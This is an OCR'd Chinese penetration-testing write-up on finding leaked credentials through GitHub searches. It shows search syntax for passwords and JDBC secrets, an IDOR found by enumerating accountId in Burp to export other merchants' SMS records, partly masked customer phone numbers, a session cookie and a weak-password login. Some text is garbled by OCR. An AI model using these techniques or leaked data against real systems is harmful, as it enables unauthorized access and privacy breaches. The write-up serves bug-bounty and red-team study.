信息收集之 Github 信息收集

目　录

一、　Github 信息收集 3

二、　Github 信息收集案例 4

案例一： 5

案例二： 11

一、 Github 信息收集

有些开发人员将代码上传到代码库的时候，有可能连一些重要的配置信息也上传了，埋藏着一些安全隐患，侧面有利于扩大了攻击者、渗透人员对目标的攻击面。

// 具体搜索技巧，请参考 Github 黑客搜索技巧.pdf
// 这里贴实战案例

目标：xx 云
已知主域名：xxxcloud.com
Github 信息收集的意义：

- 测试账号/密码
- 数据库外连地址、账号、密码等
- 测试环境、其他未公开的资产（域名、真实 ip）
- 未上线的应用程序代码
- …

二、 Github 信息收集案例


攻防演练及 SRC 漏洞挖掘中皆可适用…

案例一：


SRC 漏洞挖掘案例

1、获取账号密码

搜索关键字符




Code 显示有 2k 个记录，如果觉得一个一个看下来比较繁琐，可以根据语言来进行筛选



我这里限定的是 java，返回的记录是 75 条，因为记录不多，我就一个一个的过了
然后发现了一个登录地址、账号、密码


验证链接是否能打开，账号密码是否有效



至此，喜提一个弱口令


2、后台越权

点击发送详单--->查询



请求的请求包是：

// 用于统计发送短信数量的请求



遍历参数 accountIt，发现存在越权

Request	Payload	Status	Error	Timeout	Length	Comment
852	6851	200	☐	☐	410	
406	6405	200	☐	☐	409	
559	6558	200	☐	☐	409	
950	6949	200	☐	☐	408	
225	6224	200	☐	☐	407	
760	6759	200	☐	☐	406	
226	6225	200	☐	☐	405	
0		200	☐	☐	403	
1	6000	200	☐	☐	403	
2	6001	200	☐	☐	403	
3	6002	200	☐	☐	403	
4	6003	200	☐	☐	403	
5	6004	200	☐	☐	403	
6	6005	200	☐	☐	403	

Request Response

Raw Headers Hex

```
HTTP/1.1 200
Date: Fri, 20 Nov 2020 07:44:35 GMT
Content-Type: application/json;charset=UTF-8
Connection: close
Server: nginx
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: *
Access-Control-Max-Age: 3600
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Content-Length: 83

{"code":0,"msg":"SUCCESS","data":{"total":2552,"successTotal":2527,"failTotal":25}}
```

这里我只遍历了部分 accountIt，其中 total 是历史发送消息总数（2019-11-01,2020-03-15）

修改起始时间，发现有 5k+条短信


页面上点击导出记录

此时的请求


```
POST /smsRecord/download HTTP/1.1
Host: msg.p
Content-Length:
Accept: son, text/plain, */*
Use 3 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.75 Safari/537.36
token: 0ee8
Content-Type: appli 8
Origin: http ms.jucloud.com
Referer: ht loud.com/
Accept-Encod
Accept-La
Cookie: token=220f3d367bc941fdace2b2aa70520ee8; userinfo=%7B%22user 7D
Connection: close

{"currentPage":1,"pageSize":10,"phone":"","smsId":"","receiptStatus":null,"accountId":6582,"beginTime":"2018-11-01","endTime":"2019-03-15"}
```

这里我直接修改 accountId 为 6851，时间 2010-11-01,2020-11-15，可越权导出他人记录




返回文件下载链接



ID	提交时间	发送时间	用户	内容	通道	运营商	手机号	短信条数	发送状态	回执状态	状态码	回执时间
1508	2020-02-10 12	2020-02-1ggi	n	【唯品恒玉佳器械】	械行业	电信	177933 009	3	发送完成	发送完成	0	2020-02-10 14:27:49
1508	2020-02-10 12	2020-02-1ggi	n	【唯品恒玉	械行业	移动	135779 69	3	发送完成	发送完成	0	2020-02-10 14:16:55
1508	2020-02-10 12	2020-02-1ggi	n	【唯品恒玉	械行业	移动	138113 43	3	发送完成	发送完成	0	2020-02-10 14:16:55
1508	2020-02-10 12	2020-02-1ggi	n	【唯品恒玉	械行业	移动	159125 91	3	发送完成	发送完成	0	2020-02-10 14:16:55
1508	2020-02-10 12	2020-02-1ggi	n	【唯品恒玉	械行业	移动	138125 90	3	发送完成	发送完成	0	2020-02-10 14:16:52
1508	2020-02-10 12	2020-02-1ggi	n	【唯品恒玉	械行业	移动	18728 45	3	发送完成	发送完成	0	2020-02-10 14:16:52
1508	2020-02-10 12	2020-02-1ggi	n	【唯品恒玉	器械行业	移动	1889 19	3	发送完成	发送完成	0	2020-02-10 14:16:55
1508	2020-02-10 12	2020-02-1ggi	n	【唯品恒玉	器械行业	电信	1808 23	3	发送完成	发送完成	0	2020-02-10 14:27:52
1508	2020-02-10 12	2020-02-1ggi	n	【唯品恒玉	器械行业	移动	159 68	3	发送完成	发送完成	0	2020-02-10 14:16:53
1508	2020-02-10 12	2020-02-1ggi	n	【唯品恒玉	器械行业	移动	136 86	3	发送完成	发送完成	0	2020-02-10 14:20:38
1508	2020-02-10 12	2020-02-1ggi	n	【唯品恒玉	器械行业	移动	15 76	3	发送完成	发送完成	0	2020-02-10 14:16:55
1508	2020-02-10 12	2020-02-1ggi	n	【唯品恒玉	器械行业	移动	13 117	3	发送完成	发送完成	0	2020-02-10 14:16:55
1508	2020-02-10 12	2020-02-1ggi	n	【唯品恒玉	器械行业	移动	1 492	3	发送完成	发送完成	0	2020-02-10 14:17:03
1508	2020-02-10 12	2020-02-1ggi	n	【唯品恒玉	器械行业	电信	1 617	3	发送完成	发送完成	0	2020-02-10 14:17:10
1508	2020-02-10 12	2020-02-1ggi	n	【唯品恒玉	器械行业	联通	1 908	3	发送完成	发送完成	0	2020-02-10 14:16:52
1508	2020-02-10 12	2020-02-1ggi	n	【唯品恒玉	器械行业	移动	13668 143	3	发送完成	发送完成	0	2020-02-10 14:16:55
1508	2020-02-10 12	2020-02-1ggi	n	【唯品恒玉	器械行业	联通	13165 690	3	发送完成	发送完成	0	2020-02-10 14:16:52
1508	2020-02-10 12	2020-02-1ggi	n	【唯品恒玉	器械行业	移动	13980 985	3	发送完成	发送完成	0	2020-02-10 14:16:55
1508	2020-02-10 12	2020-02-1ggi	n	【唯品恒玉	器械行业	移动	1580 240	3	发送完成	发送失败	BLACK	2020-02-10 14:16:51
1508	2020-02-10 12	2020-02-1ggi	n	【唯品恒玉	器械行业	移动	1880 2666	3	发送完成	发送完成	0	2020-02-10 14:16:53
1508	2020-02-10 12	2020-02-1ggi	n	【唯品恒玉	器械行业	移动	1598 3667	3	发送完成	发送完成	0	2020-02-10 14:17:01
1508	2020-02-10 12	2020-02-1ggi	n	【唯品恒玉	器械行业	移动	1587 4426	3	发送完成	发送完成	0	2020-02-10 14:17:03
1508	2020-02-10 12	2020-02-1ggi	n	【唯品恒玉	器械行业	电信	1803 7161	3	发送完成	发送完成	0	2020-02-10 14:17:16
1508	2020-02-10 12	2020-02-1ggi	n	【唯品恒玉	器械行业	联通	1765 79	3	发送完成	发送完成	0	2020-02-10 14:17:13
1508	2020-02-10 12	2020-02-1ggi	n	【唯品恒玉	器械行业	电信	1816 2	3	发送完成	发送完成	0	2020-02-10 14:27:52
1508	2020-02-10 12	2020-02-1ggi	n	【唯品恒玉	器械行业	联通	1326 2	3	发送完成	发送完成	0	2020-02-10 14:17:19
1508	2020-02-10 12	2020-02-1gg	n	【唯品恒玉	器械行业	移动	1392 5	3	发送完成	发送完成	0	2020-02-10 14:16:55
1508	2020-02-10 12	2020-02-1gg	n	【唯品恒玉	器械行业	移动	1371 2	3	发送完成	发送完成	0	2020-02-10 14:16:53
1508	2020-02-10 12	2020-02-1gg	n	【唯品恒玉	器械行业	移动	138 8	3	发送完成	发送完成	0	2020-02-10 14:16:55
1508	2020-02-10 12	2020-02-1gg	n	【唯品恒玉	器械行业	移动	139 8	3	发送完成	发送完成	0	2020-02-10 14:16:55
1508	2020-02-10 12	2020-02-1gg	n	【唯品恒玉	器械行业	联通	1860 5	3	发送完成	发送完成	0	2020-02-10 14:23:07

该文件泄露了商家账号以及店铺顾客手机号。

可以遍历商家 id、下载商家发送短信记录，以及店铺顾客个人信息（手机号）



Results | Target | Positions | Payloads | Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
729	1729	200			414	
541	1541	200			410	
3	1003	200			407	
651	1651	200			404	
0		200			403	
1	1001	200			403	
2	1002	200			403	
4	1004	200			403	
5	1005	200			403	
6	1006	200			403	
7	1007	200			403	
8	1008	200			403	
9	1009	200			403	
10	1010	200			403	

Request | Response

Raw | Headers | Hex

```
TTP/1.1 200
ate: Fri, 20 Nov 2020 08:39:25 GMT
ontent-Type: application/json;charset=UTF-8
onnection: close
erver: nginx
ccess-Control-Allow-Origin: *
ccess-Control-Allow-Methods: *
ccess-Control-Max-Age: 3600
ccess-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
ontent-Length: 87

{"code":0,"msg":"SUCCESS","data":{"total":20142,"successTotal":15000,"failTotal":5100}}
```

其中有个商家近十年内发送了 76w+条短信...

因此此越权可获取全站商家账号+顾客手机号

案例二：

攻防案例之获取某系统链接

语法：”域名”+关键字（password||name||login 等）

如："xxxx.com" login

威胁类型
获取权限类：4（服务器权限）1（数据库权限）
突破网络边界类：1
发现演习前已有攻击事件类：
获取目标系统权限类：4


2、成果说明

//攻击过程描述：通过 github 信息收集，获取到某系统的登录地址，该系统存在弱口令（泄

20 护网演 果

漏全市办卡用户信息），且多端口存在 s2 漏洞，

1）访问网址：http://1 /login.action




攻防案例之获取数据库权限


语法：“域名”+关键字（db_name|| db_pass|| mysql|| jdbc.url|| jdbc.password ||redis 等）

如："xxxx.com"　jdbc.password


```
1  #
2  server.ip
3  server.p
4  jdbc.usern d
5  jdbc.password=K 518!
…
8  #jdbc.url=jdbc:my .rds .com:3306/fsdx?
   failOverReadOnly=false
```



然后该站点还开放了 web 服务



admin/admin



数据库弱口令+web 应用弱口令+....

...

所以在常规信息收集上没有什么突破的话，倒是可以这样子尝试一下

多种方式多条路总是好的